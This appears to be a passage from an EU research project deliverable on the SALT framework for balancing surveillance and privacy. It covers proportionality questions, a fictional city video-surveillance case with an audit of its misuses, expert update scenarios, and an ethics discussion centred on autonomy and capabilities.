1. Have other means, in particular non technological means, been considered to achieve the legitimate stated objective(s)? If yes, which are they?
2. Are these means less intrusive or could they be considered as less intrusive?
3. Why have these means been put aside?

4. Why do you believe that the intended surveillance system is the less intrusive mean to achieve the legitimate stated objective(s)?

Balancing *stricto sensu*

This question should be appropriately raised at a further/final stage of the questionnaire. Like in the case of the requirement of preservation of the essence of privacy, we believe that the balancing *stricto sensu* requires consideration of numerous aspects of the project, in particular data protection aspects, but also accountability and redress mechanisms.

e) *The overall human rights requirement*: the technology should be consistent with other human rights

This requirement of consistency with human rights seems to us very important because it allows a more global vision of the implications of a surveillance project in a democratic society. However, there are difficulties in drafting a questionnaire that would take into account all other human rights. Nevertheless, we believe that the ethical assessment raising issues in relations to dignity and liberty contributes to the objective to assess a surveillance measure not only from the limited perspective of private life under article 8 of the ECHR, but from a broader human rights perspective.

3.2.3 Consideration and integration of data protection aspects

The first draft of the questionnaire presented hereunder aims at integrating data protection requirements in the SALT framework. It is based on the essential data protection requirements defined in the Directive 95/46. At this stage, the questionnaire is drafted in relation to biometrics systems. It is mainly based on the interpretations and guidance provided by Opinions of the Working Party 29 in relation to biometric technologies and other principles (notion of consent, notion of purpose limitation). As far as the Working Party 29 has expressed preference, and guidance regarding the implementation of biometric systems, the SALT questionnaire includes such recommendations.

In the process of filling the questionnaire, deciders and designers are therefore made aware, step by step, of all the decisions they are actually making regarding the system, and how such decisions could be oriented to fit with the guidance provided by the Working Party 29.

3.2.4 Technical

The design process is based on the operationalization approach based on the PMRM standard (see Figure 7). The deliverable D4.2 describes the SALT compliant process in more details.



Figure 7: PMRM Methodology (from OASIS specification)

The PMRM methodology defines a number of tasks to allow for a privacy management analysis that will lead to a privacy architecture. The methodology is complemented by a PbD (Privacy by Design) approach which will cover in particular the requirements, the privacy policies and the design phases.

The architecture and its implementation have to rely on privacy enhancement technologies (PET). The SALT guidelines stored in the repository can help to select the suitable PET according the context and the requirements.

3.2.5 Example of a questionnaire for videosurveillance use case

Video-surveillance use case

This use-case is mainly made of components, features and capabilities that are of real use in surveillance systems.

This proposed use case for video-surveillance use case and its features are chosen in order to maximize the coverage of Socio-Ethical, Legal and Technical issues it would generate. This ensures an optimized coverage of the balancing issues that are at stake in the PARIS project. As the scenario is a creation, it may easily be modified based on project partners feedbacks. It is sufficiently generic to be placed in any median to large city anywhere in the world.

Presentation of the Tabasco City Video-surveillance system

The system chosen is mainly a video-surveillance system dedicated to the surveillance of metro stations and premises, and of tramway infrastructure tracks of the city named "Tabasco City".

At the beginning of the story, Tabasco City is equipped with 4 lines of metro totalizing 50 stations. These stations are equipped with analogical low resolution cameras, non PTZ (fixed) placed only near the tracks and used by the train drivers and train schedulers to monitor

operation of the lines (presence of passengers, position of trains within stations). These cameras are available only in live view (meaning no recording is performed). The wiring of the cameras to the displays is performed using analogical wires only.

Tabasco City has been chosen for the organization of a major sport event to be held 8 years ahead, and hence a global urban renovation program is launched, partly funded by the state, partly funded by the city. On item of this program is the project BTTC: “Beautiful Transportation for Tabasco City”. BTTC has 2 main objectives that the state and the city have committed on toward the sport event organization:

- Sharp increase of the global capacity of the transportation network, not sufficient to even hold the normal daily peak;
- Criminality prosecution and citizen security enhancement within the transportation premises and within the streets of Tabasco City.

To cope with the first objective, it has been promised that 2 tramway lines are built. For the second objective, the commitment is to dispatch a video-surveillance system within the metro using PTZ cameras that will be used by the Tabasco City Police. Cameras will also be dispatched along the tramway tracks for citizen security surveillance purpose and also car traffic surveillance and monitoring.

Figure 8 Tobasco city

Procurement process followed by Tabasco City

Tabasco City launches a tender for the procuration of this system as a turnkey capability. Tabasco City appoints the Tabasco Consulting Group (TCG) for the complete BTTC contract issuing, including all tendering documentation.

At the end of the tendering process (stating mandatory full compliance to the specifications), a consortium of firms is selected on the basis of a multi-stages technical and financial competition. This consortium is made of:

- Tabasco Railway Corporation (TRC), as prime of the consortium. TRC supplies and installs all track-related equipment and rolling stock (tramways),
- Tabasco Green civil Works (TGW), as sub-contractor of TRC. TGW performs all civil works needed, including those related to the masts on which security devices are installed,
- Tabasco Security Systems (TSS) is also a subcontractor of TRC. TSS provides the network, sensors, computers and programs that build the video-surveillance system. TRC also installs all of these items within the customer premises.

The system is operated by 2 entities:

- The Tabasco Police
- The Tabasco Transportation Authority

The tender does neither specify nor explains the way the system is to be used, but rather its minimal performances. It nevertheless requests the supplier to make available the following means enabling to complying with the applicable privacy protection laws:

- Capability to enforce an Access control and role management policy to all users of the system: geographical segregation of rights, access or not to record videos and data,
- Capability to ensure that any data produced by the system (video, meta-datas, audit rails..) has a maximum lifetime,
- Capability to configure privacy masks within video-streams. These masking operations are to be embedded within the CCTV cameras and are not reversible.

Figure 9 Example of CCTV in Tobasco city

Main tender specifications related to surveillance devices and system

The surveillance system being tendered is mainly specified as follows:

- It is based on a dedicated IP LAN to be supplied,
- The surveillance devices used are IP PTZ cameras, producing HD 720p streams, with minimum 10x zooming capability. 100 cameras are to be installed in each metro station and 1000 in the Tabasco City streets along the tramway tracks,
- 100 operator stations are to be installed in 4 different operation rooms (80 for police, 20 for transportation)
- The system automatically records the streams for a configurable retention period (streams are automatically erased when this period ends),
- It is possible to view the streams live and to replay them,
- It is possible to export portion of streams to external devices connected to the operator station.

Additional capabilities that were specified as options have also been bought by Tabasco City:

- An ANPR capability allows the automatic recognition of car plates in the streets monitored by the tramway cameras. It is connected to a database enabling to provide the operator with the personal details (name, photo, address) of the owner of the car
- A video control loop enables to synchronize the field of view of CCTV to the position of any mobile phone thanks to the real-time position estimate provided by the Tabasco Telecommunication Firm. This capability is originally specified to allow automatic track of VIP within the camera network.

Audit of the use of the system 1 year after its servicing

Tabasco City DPA (Data Protection Authority) performs a detailed survey of the way the system is being used after 1 year of usage by Tabasco Police and Tabasco Transportation Authority and lists the following use cases:

- The Tabasco Police uses the system for the following major goals:
    - Real-time detection of security harms to goods and people by policemen watching randomly the cameras,
    - Investigation related to citizen complaints performed with full access rights to the videos, export to USB sticks by policemen. This is also used when a car accident happens to understand the responsibilities,
    - Sending to the mayor upon request of nice images from well-placed cameras,
    - Investigation about suspect person using camera tracking from their mobile phone number,
    - Additional connection of the plate recognition capability to the log book used by the police. This log book enables any policeman, using free text, to fill any information he thinks relevant about anybody or anything.

- The Tabasco Transportation Authority (private entity) uses the system for the following major goals:
    - Estimation of crowding level within stations for traffic optimization,
    - Check by drivers of position of people before metro and tramways cars doors closures,
    - Remote control of people using monthly subscription access to the network using the camera to match the viewed face and the photo digitalized with the badge,
    - Marketing studies are realized about the population using the transport and their movements using the cameras, they are sold to local dealers and to ad providers for them to optimize their messages,
    - Quality of work check about employees responsible for the cleaning of the premises,
    - Some of the workers use the system to supervise their own house.

It is also noted that the cameras that have been purchased are of 30X zooming capability because of lower price than exact 10X ones.

Resulting questionnaire answers

1. Who is the entity monitoring (responsible for) the system? Is this a public entity? A private entity? A private entity under public mandate?

The System is owned by the City, used by the Police and by the transportation operator (private entity under public mandate)

2. Are there other entities using the system?

NO

3. What is/are the objective(s) of the VS system?
    a. Ex: prevention of abnormal behaviors, prevention of fraudulous access, theft, crime or other…?
    b. Repression?
    c. General public order?
    d. Intervention of emergency units?
    e. Several?

See the description of the system: most of these cases, except prevention of abnormal behaviors.

4. What is/are the area(s) covered by the cameras? What are the people (e.g.: workers, people in public areas; people at entry of a building) covered by the cameras?

The cameras are in streets and in metro premises.

5. What are the types of cameras (fixed; mobile) and their main capabilities (quality; zoom capacity; accuracy, etc.)?

See description: PTZ, HD720p, 10x zooming (Minimum specifications)

6. Are the images interconnected or not with other systems (e.g.: for face recognition purposes or activity recognition?)? Under which conditions (systematic or on request?)?

The video-surveillance system is connected to the following systems:

- *Car plates/car drivers database,*
- *Mobile phones localization system.*

What are the specific actions/consequences occurring when a specific event occur?

7. Can data/images be transferred to third parties (if so: where are they located, under what conditions can they use the data, etc.)?

To judges, to the mayor.

8. What are the types of access (continuous, occasional, exceptional, contingent on specific events, etc.)

Continuous for routine surveillance. Specific for investigation.

9. Where are stored the data/images? What are the security protections applied to it?

The video streams are stored within Network Video Recorders Hard disks. The main data protection measures applied are: physical restriction of the access to hardware, right management applied to operators.

How long are they intended to be stored?

Following the country applicable laws

10. Are people under surveillance informed about the VS system? how?

By a sign present wherever the cameras are located

11. Legitimate ground
    a. Legal ground on which the processing is based: consent, contract, legal obligation, protection of the vital interests of the individual, performance of a public task, legitimate interests of the data controller, etc.

Demands a personal appreciation, such as "I would say": performance of a public task, protection of the vital interests of the individual

3.3 SALT Framework Dynamics

3.3.1 Introduction

The description of SALT Framework Dynamics is not easy. While the dynamics of process aspects (as described in the previous section) rely on existing work and standards, the dynamics of framework aspects is a novel problem to our knowledge. This is the reason why we have decided to focus on scenarios descriptions. These scenarios will allow us to understand the needed capabilities of a SALT framework creation and update process.

To describe these scenarios, we suggest to use the formatting guides and rules originally depicted in the following Book: *Software Architecture in Practice* [6].

In this book a template is provided. It includes the following:

- Source stimulus: the element that triggers a stimulation of the system
- Stimulated artefact: the system or subsystem that is stimulated by the source
- Environment: the conditions under which stimulus occurs
- Description: explanation of the use case.

- Quality: a measurable or testable property of a system that is used to indicate how well the system satisfies the needs of its stakeholders.
- Response: the response of the system
- Response Measure: a way to measure this response.

Before starting to see the different scenarios in more detail, it is necessary to indicate the quality attributes which could be used for a SALT framework:

- Decision Limit understandability: SALT framework cannot make decisions. They provide info (knowledge) to stakeholders making decisions.
- Accuracy: SALT experts easily can verify the accuracy of the content
- Usability: Expert stakeholders can easily modify and update the content of a SALT framework
- Transparency and trustworthiness: Non-expert stakeholders can trace the expertise (and therefore trust it). Expert stakeholders can browse the content and verify accuracy (and therefore trust it). Feedback provided by users of the SALT framework and references can influence its content
- Consistency: Content is always consistent with what was edited by SALT experts in the SALT framework
- Re-usability: Content stored in the SALT framework is reused in SALT framework references.
- Flexibility and maintainability: Content can be changed (e.g. as technology evolves, as privacy perception evolves, as the legal framework evolves)

3.3.2 Scenarios Involving Socio-ethical Experts

Id	S1
Source	Socio-ethical expert
Stimulus	Create a taxonomy of European privacy harms
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool). No European taxonomy available
Description	The Socio-ethicAl expert has carried out an exhaustive study of important privacy harms in Europe that relate to surveillance applications. The expert has defined a taxonomy of privacy harms. The expert uses the SALT management tool to enter the taxonomy in a digital form. The taxonomy is called **european privacy harms** is stored in a directory called **useful frameworks/privacy framework**. This file will be reused later in the instantiation of a SALT framework
Quality	Reusability
Response	Creation of European taxonomy information in SALT framework

Response Measure	Can be reused when instantiated

Id	S2
Source	Socio-ethical expert
Stimulus	Add a taxonomy of Andalucia privacy harms
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool). European taxonomy available
Description	The Socio ethicAl expert has carried out a study on privacy harms in a specific region of spain (Andalucia). Privacy harms have been refined and another priority grid is now available for this region. The expert uses the SALT management tool to create an entry that will be considered as a specific refinement of the **european privacy harms** taxonomy. The result, called **andalucia privacy harms** is stored in a directory called **useful frameworks/privacy framework/andalucia**. The expert creates another entry to capture the andalucia priority grid (i.e. which harms are important). The result, called “andalucia privacy priorities” is stored in a directory called **instantiation library/andalucia**. These files will be reused later in the instantiation of a SALT framework.
Quality	Reusability and flexibility
Response	Creation of Andalucia taxonomy information in SALT framework
Response Measure	Smooth integration of Andalucia taxonomy in European taxonomy

Id	S3
Source	Socio-ethical expert
Stimulus	Add a taxonomy related to religion privacy harms in France as well as a priority grid
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool). European taxonomy available
Description	The Socio ethicAl expert has carried out a study on privacy harms in France according to religious communities. The expert uses the SALT management tool to create one entry will be considered as a specific refinement of the **european privacy harms** taxonomy. The result, called **religion privacy harms** is stored in a directory called **useful frameworks/privacy framework/religion**. It can be reused in other countries and is therefore not specific to France. The expert creates another entry to capture the french priority grid (i.e. which harms are

	important). The result, called **france privacy priorities** is stored in a directory called **instantiation library/france**. These files will be reused later in the instantiation of a SALT framework.
Quality	Reusability and flexibility
Response	Creation of French taxonomy information in SALT framework
Response Measure	Smooth integration of French taxonomy on religious aspects in European taxonomy

3.3.3 Scenarios Involving Legal Experts

Id	S4
Source	Legal reference expert
Stimulus	Create a EU privacy legal reference and a EU surveillance reference
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool). No reference
Description	The law expert uses the SALT management tool to create two entries, one that describes the European legal framework for privacy and another that describes the European legal framework for surveillance. **The description is the law expert interpretation of the legal framework** The entries are entered as a hypertext description which connects to the legal text. They are called **EU privacy legal reference** and **EU surveillance legal reference** and stored in a directory called **useful frameworks/legal framework**.
Quality	Reusability
Response	Creation of an EU privacy legal reference and a EU surveillance reference
Response Measure	Can be reused when instantiated

Id	S5
Source	Legal reference expert
Stimulus	Create a French privacy legal reference and a French surveillance reference
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool). Existing EU reference
Description	The law expert has expertise on French law. He uses the SALT management tool to create two entries, one that describes the French legal framework for privacy and another that describes the French legal framework for surveillance. The entries are entered as a hypertext description which connects to the legal text. They are called **France privacy legal reference** and **France surveillance legal reference** and stored in a directory called **useful frameworks/legal framework/france**.
Quality	Reusability and flexibility
Response	Creation of a French privacy legal reference and a French surveillance reference
Response Measure	Smooth integration of French reference in European reference

3.3.4 Scenarios Involving Socio-Ethical and Legal Experts

Id	S6
Source	Civil society representative and Legal reference expert
Stimulus	Provide a civil society association liability scale
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool). Existing EU reference and privacy taxonomy
Description	The civil society representative and the socio-ethical expert work out together a common understanding of the EU legal reference and the privacy harm taxonomy. The resulting analysis includes cross references (i.e. from the privacy harm taxonomy to the EU legal reference and vice-versa). Both experts use the SALT management tool create an entry with the cross references. The entry is called **useful frameworks/cross analysys/privacy harm and legal aspects in Europe.** They also edit a liability grid that provides a measure of the liability of not addressing a given privacy harm. The result, called **EU privacy liability scale** is stored in a directory called **instantiation library/EU**

Quality	Reusability and flexibility
Response	Creation of additional analysis explaining how the privacy harm taxonomy and the legal reference are related
Response Measure	Smooth integration of convergence analysis in legal reference and privacy harm taxonomy

3.3.5 Scenarios Involving Technical Experts

Id	S7 Repository of privacy measures for the editing/creation of the SALT framework
Source	Privacy technology reference expert
Stimulus	Create a compendium of privacy measures
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool)
Description	The technology expert creates a taxonomy of privacy measures. He uses the SALT management tool to create an entry. The result is stored in a file called **Privacy measures** which is stored in a directory called **useful frameworks/technical framework**.
Quality	Reusability
Response	Creating a repository for privacy measures
Response Measure	Can be reused when instantiated

Id	S8. : Update repository of privacy measures for the editing/creation of the SALT framework
Source	Privacy technology reference expert
Stimulus	Update a compendium of privacy measures
Stimulated artifact	SALT framework structure and content
Environment	PARIS editor (SALT management tool).
Description	The technology expert identifies a new class of privacy measures. He uses the SALT management tool to edit the entry. The result is an updated version of the file called **Privacy measures** which is stored in a directory called **useful frameworks/technical framework**.
Quality	Reusability and flexibility

Response	Adding new technology for privacy protection
Response Measure	Smooth integration in framework

Id	S9
Source	Privacy-by-design expert
Stimulus	Make available evidence on the field on privacy measures
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool).
Description	The privacy-by-design expert collects evidence on privacy measures related to retention of data in deployed surveillance systems. He uses the SALT management tool to add an entry. The result is a file called **experience on the field** which is stored in a directory called **useful frameworks/technical framework/retention measures**.
Quality	Reusability
Response	Creating evidence information
Response Measure	Can be reused when instantiated

Id	S10
Source	Surveillance Technology reference expert
Stimulus	Create a compendium of surveillance capability
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool).
Description	The technology expert creates a taxonomy of surveillance capability. He uses the SALT management tool to create and entry. The result is stored in a file called **Surveillance technology** which is stored in a directory called **useful frameworks/technical framework**.
Quality	Reusability
Response	Creating a repository of surveillance capability
Response Measure	Can be reused when instantiated

Id	S11

Source	Privacy Technology reference expert
Stimulus	Update the repository of transparency measures
Stimulated artefact	SALT framework structure and content
Environment	PARIS editor (SALT management tool).
Description	The technology expert identifies a new class of transparency measures. He uses the SALT management tool to edit the entry. The result is an updated version of the file called **Transparency measures** which is stored in a directory called **useful frameworks/technical framework**.
Quality	Reusability
Response	Adding new technology for transparency and accountability
Response Measure	Can be reused when instantiated

Id	S12: Repository of surveillance measures for the edition/creation of the SALT framework.
Source	Privacy Technology reference expert and Surveillance Technology reference expert
Stimulus	***Create a quantitative assessment of privacy preserving surveillance***
Stimulated artefact	SALT framework structure and contents
Environment	PARIS editor (SALT management tool).
Description	The experts in the Psycho-Socio, Ethical, Legal and Technological fields work together based on their knowledge and existing literature on the privacy measures that can be used for each surveillance capability. They also provide a quantitative assessment in terms of cost, liability, privacy. Once the knowledge has been captured, the SALT Management tools analyse it to create a cross table (surveillance capability, privacy measure) called **privacy measures per surveillance capability** which is stored in the SALT Knowledge repository (i.e. directory called **useful frameworks/technical framework**.) The quantitative assessment is the following: - a scale from 0 to 10 measuring the level of privacy - a scale from 0 to 10 measuring the surveillance capability

	a scale from 0 to 10 measuring the deployment cost
Quality	Reusability and flexibility
Response	Creating a repository of privacy measures per surveillance capability
Response Measure	Smooth integration in framework

Id	S13: Selecting accountability measures (PPP), privacy measures and surveillance measures for the SALT compliant processes.
Source	Surveillance system designer
Stimulus	Selection of the right accountability, privacy and surveillance measures**.**
Stimulated artefact	SALT framework reference
Environment	SALT compliant design process
Description	The design process is based on the system specifications. In this process many possibilities exist and many decisions have to be made. The SALT compliant design process ensures the balance between the surveillance missions and privacy requirements. Once the specifications of the system are created, the system designers use a specific tool provided by the SALT framework to select and retrieve a SALT reference which is applicable to the current surveillance system under development. The selected SALT reference takes into account a number of aspects at different levels, including accountability, privacy and technological measures. These measures are a set of guidelines to preserve the privacy of the users, increase the transparency of the system and demonstrate how the different policies and procedures of the system meet the requirements of the framework.
Quality	Decision limit understanding, accuracy, transparency and trustworthiness
Response	Selection of a specific reference which complies with the specification of the system, taking into account the right technological, privacy and accountability measures.
Response Measure	Percentage of SALT compliant deployments

The presented list of scenarios will serve as the initial input to the iteration based work to be carried out in WP2:

- The first iteration in M18 will consist of a first version of guidelines (D2.3)
- The second iteration in M36 will consist of a final version of guidelines (D2.4)

4 Initial input of the SALT framework

This chapter contains a set of initial input for the SALT framework covering socio-contextual, psycho-social, ethical, legal, accountability, as well as technical dimensions resulting from the SALT dynamics identified above.

4.1 Initial Socio-contextual and ethical input

4.1.1 Introductory comments

The position of human scientists should be very clear form the beginning of the project. Two main statements can be done. The first one refuses the status and the responsibilities of the expert in charge of telling what is good, fair, and reasonable to adopt a position of facilitator who helps all the stakeholders to deliberate the technology. The second one questions the limits of the social acceptability concept traditionally used to analyze a technology in progress. Both of these statements go in the same direction: a clear refusal to reduce the human scientists' role to an instrumental one.

4.1.1.1 The limits of the expert's status

Usually, human sciences play an instrumental role in technological project. Engineers as industrials expect that they fix a socially acceptable frame for their design telling them what they can do and what they should do according to some normative and ex-ante principles. That confirms the position of human scientists as instrumental experts.

The adopted position is inspired to a large extent by Jean Ladrière [7] approach of ethics. More than a set of standards to be complied with, ethics, as Jean Ladrière suggests, are a "savoir-faire", a capacity to exercise moral choices when faced with situations raising unprecedented ethical dilemmas or challenges. In that frame, Ladrière emphasizes that ethics is not the 'exclusive business' of experts in ethics: ethics cannot be transferred or learned as a theoretical knowledge but has to be practiced in order to be genuinely appropriated by those who face an ethically challenging situation. As a consequence, Ladrière explains:

> *... nobody has a privileged competency in ethics. This is why an ethical approach could only be a collective process through which the different positions have to be confronted, with the hope of a convergence of these positions justified by the belief of the universality of the human reason* [7].

Following Ladrière's position forces us to consider alternative figures we could endorse, as human scientists in a technological project, and to clearly identify our responsibilities and our legitimacy into the project.

This status must be defined according to the pedagogical aims human scientists should try to achieve into a technological project. Our reference to "pedagogical aims" means a clear refutation of any expert approach in which human scientists would endorse the responsibilities

of defining the “good” or the “fair”. To be brief, it is not the role of the social science researchers to legitimize any options and their technological specifications.

According to Ladrière, as already pointed out, ethics is based on ability or capability. It is not a theoretical or normative abstract knowledge that one could define and transfer to others. But it is a *praxis*, an ability to face a situation with ethical reflection and action.

This position is very close to that developed by Dewey [8]. This author underlines that the permanent research of universal and fixed norms into ethical approach can be compared to the quest of certainty in epistemology, which is at the source of so many problems badly defined and solved. In that sense, the role of the so-called expert is not to decide instead of the concerned actors but to facilitate the deliberation and to enlighten it by clarifying the ethical questions raised by the questioned situation.

4.1.1.2 The limits of the social acceptability concept

The usual expected mandate of human scientists in technological project consists of addressing the social, legal and ethical issues raised by the surveillance and observation technologies developed in the project, and to assess its social acceptability.

Let us consider this concept of “social acceptability”. Inspired by a kind of preference in favour of an utilitarian approach, maintaining that whatever satisfies the preferences or desires of an individual involved in an action is morally right, Brunson [9] defines social acceptability as:

> *A condition that results from a judgmental process by which individuals 1) compare the perceived reality with its known alternatives; and 2) decide whether the real condition is superior, or sufficiently similar, to the most favourable alternative condition.*

According to Brunson, the term ‘social acceptability’ refers to aggregate forms of public consent whereby judgments are shared and articulated by an identifiable and politically relevant segment of the citizens. In this perspective the norms emerge from a democratic exercise involving all the concerned actors.

Beyond the pragmatic problems (democratic representation, deliberative procedures, asymmetry of actors capabilities, etc) raised by such an approach, we are confronted to two major fundamental objections.

First, the concept of social acceptability conveys us to a scene on which the technological project and its embedded social meanings cannot be refused nor contested but merely adjusted, re-shaped as to make it compliant to the ‘public’ judgment and settlement. By using this social acceptability realm, we are led to refuse any radical critique, opposition or contestation, and subtly we are engaged on the path of silent conciliation. In other words, this arguably narrows the margins of action or the latitudes we have, as social scientists, in this type

of exercise. That is why, following the recommendation drawn by Marris and al. [10], we will not indicate:

> *"how to improve the social acceptability [...] without changing the nature of that which is "accepted" (...) "Improving the social acceptability" of technology can be envisaged stereotypically either as rendering a proposed finished technology (or product, or decision) accepted by promoting change among the public or as rendering the technology acceptable, by promoting change in the technology development path. The first interpretation is the most commonly found, both in the expectations of those who promote (and fund) the public perception research, and in the work of some social scientists in the field. We do not believe that social science research can or should aim simplistically to improve the social acceptability of technologies, if it means to facilitate the smooth (uncontroversial) social uptake of a technology without making any changes in the technology development path. Instead, we suggest that social science research could be used by decision-makers to circumvent or reduce public opposition to technologies, but only to extent that decision-makers utilizing the results take on board that it is perhaps not so much the misguided public which needs to be reformed, but the institutional practice and technological objects which this public is reacting against* (p. 14).

The second problem inherent to this approach concerns the legitimacy of the norms produced by such utilitarian reflection since it postulates that what is acceptable for a majority is good for all. This raises questions regarding the soundness or the goodness of the norms that can emerge from such criterion. In practice, this exercise threatens the non-conditionality of the individual fundamental rights, and renders the pursuit of social justice dependent of the good will of the majority. Current public debates about the deployment of video surveillance epitomize the phenomenon since it exhibits as an evidence of their social acceptability and thus of their legitimacy, the trade-off between liberty (and privacy) rights and aspirations to security wished by the majority of the citizens and thus imposed to the entire population.

4.1.1.3 Principles and ethical values

The limits of the social acceptability concept raise complex questions with regard to the principles (status and definition) that could frame human sciences' interventions in a technological project.

4.1.2 From normative to explorative ethical principles

If we refer to the ethical approach defined by Ladrière [8], this one can only be collective and democratic, based on the confrontation of different positions. In this collective deliberation, the responsibilities of the human scientists are to explore the issues involved by the technologies in progress, to elaborate methodologies to support a sound democratic deliberation and to inform with his/her knowledge of the ethical tradition or cultural heritage in order to frame the deliberation.

This position is much in line with what Dewey [8] suggests when saying that we never affront an ethical problem from a "*tabula rasa*", without using some ethical references or principles transmitted by the tradition. But for Dewey as for Ladrière, these principles are not fixed rules that could, as in a cooking recipe, tell by themselves what to do, how to act, determining quasi mechanically the fair way or the ethical course for our decisions and actions. According to Dewey, these principles are explorative and analytical tools are useful to enlighten a situation and to assess the various points of view expressed by the concerned actors. Dewey admits that general ideas such as justice, dignity, or fairness are of value as tools for questioning and forecasting unknown ethical puzzles. They have no intrinsic normative force but constitute a sort of moral background that may help us facing an unknown moral situation.

Hence in SALT framework design of the Socio-Contextual and Ethical representation, we took that ethics into account. Concretely, it implies for the system designer that he/she will not be provided with ready-made assessments about whether the proposed system is ethical or not. Rather, he will be provided with insights into ethical suggestions, which will consists in invitations to take into considerations dimensions he/she might not have thought of.

For example, the system designer may not have wondered if the planned system respects the European Charter of Fundamental Rights, and some of its specific principles such as human dignity. The SALT framework will provide the system designer with relevant insights into how "human dignity" is defined and what it means. But the answer as about whether the system at stake fully complies with the respect of human dignity cannot be predefined. It must result in an appraisal in situations, which often the system designer would have rather to undertake with the customer of the surveillance system, the public authorities and the DPA.

Each of these stakeholders are susceptible of having different viewpoints and to this extent SALT framework can be seen as a powerful tool that attempt to collectively define what is meant by "human dignity", or other relevant Socio-Contextual and Ethical principles, in concrete situations. As a matter of fact, even though those principles are rather well defined in themselves, they have to be understood in local and contextualized settings, which D. Haraway calls "situated knowledge" [11]. Such a situated ethics is capable of providing an ethical assessment at the expense of a collective debate about the meanings of Socio-Contextual and Ethical dimensions in situation.

4.1.3 An operative principle: the principle of autonomy

SALT framework uses existing "Socio-contextual and ethicAl" references, mostly David Wright's "Ethical impact assessment" (EIA) [12]. This choice is driven by the willingness not to reinvent from scratch tools which have already been designed and are operative to a broad extent. Such frameworks have been developed throughout extended processes of consultation, long term experience, and the costs of trying to redefine those issues would take too much resources for a limited foreseeable impact, while EIA frameworks are widely recognized and already in use in

a lot of different situations. Henceforth, it appears as an appropriate means to enhance responsiveness and accountability.

For this reason, we rely on a variety of driving ethical principles, such as benevolence, autonomy or dignity. Those concepts find definition in important norms such as the Charter of Fundamental Rights. However, we will give an example of the different understandings that one concept can have and how it may resonates in the experience of a system designer using the SALT framework.

In this section we introduce one key « Socio-contextual and ethical » principle, which is the principle of autonomy. This principle, among the others, is the most important and is core to the process of ethical reflection, the principle of **autonomy**.

The autonomy of a person can be approached in a very broad and protectionist way of thinking defining the rights, the privacy and the liberty to be protected. But the concept of autonomy refers also and critically to a person's capacity for self-determination in the context of social or moral choices. However, this definition is very broad and difficult to work with since it remains very abstract and universal.

To render the concept of autonomy more tangible and workable into a technological project, the concept of capability developed by Sen [13] and Sen and Nussbaum [14] is interesting for its explorative feature. M. Nussbaum defines the concept of capability by raising the Aristotelian question *"What activities characteristically performed by human beings are so central that they seem definitive of the life that is truly human?"*.

Sen provides many features of what she deems to define a "human life" lived in autonomy. Not all of them are relevant to the issue of surveillance of public space, but some of them are definitely fitting the scope of the socio-contextual and ethical reasoning that underscores PARIS project. Those features of "autonomy" and what makes a live "human" are deliberately inspirational and can provide some simple, yet powerful Socio-contextual and Ethical insights for the system developer or designer unfamiliar with such complex issues. The exercise here is to relate to his/her own experience, wondering how the following statements resonate with the system he/she is currently designing.

The first one is **Bodily integrity**: *Being able to move freely from place to place; being able to be secure against violent assault, including sexual assault . . . ; having opportunities for sexual satisfaction and for choice in matters of reproduction*

The second one is **Senses, imagination, thought**: *Being able to use the senses; being able to imagine, to think, and to reason (…) ; being able to use imagination and thought in connection with experiencing, and producing expressive works and events of one's own choice (…) ; being able to use one's mind in ways protected by guarantees of freedom of expression with respect to both political and artistic speech and freedom of religious exercise; being able to have pleasurable experiences and to avoid non beneficial pain.*

The third one is **Practical reason**: *Being able to form a conception of the good and to engage in critical reflection about the planning of one's own life. (This entails protection for liberty of conscience.).*

The fourth one is : **Affiliation**. *Being able to live for and in relation to others, to recognize and show concern for other human beings, to engage in various forms of social interaction; being able to imagine the situation of another and to have compassion for that situation; having the capability for both justice and friendship (…).*

The fifth and last one for this section is: **Control over one's environment**. *(A)* Political*: being able to participate effectively in political choices that govern one's life; having the rights of political participation, free speech and freedom of association . . . (B)* Material*: being able to hold property (both land and movable goods); having the right to seek employment on an equal basis with others . . .*

4.1.4 Seven Types of Privacy as an inspirational model

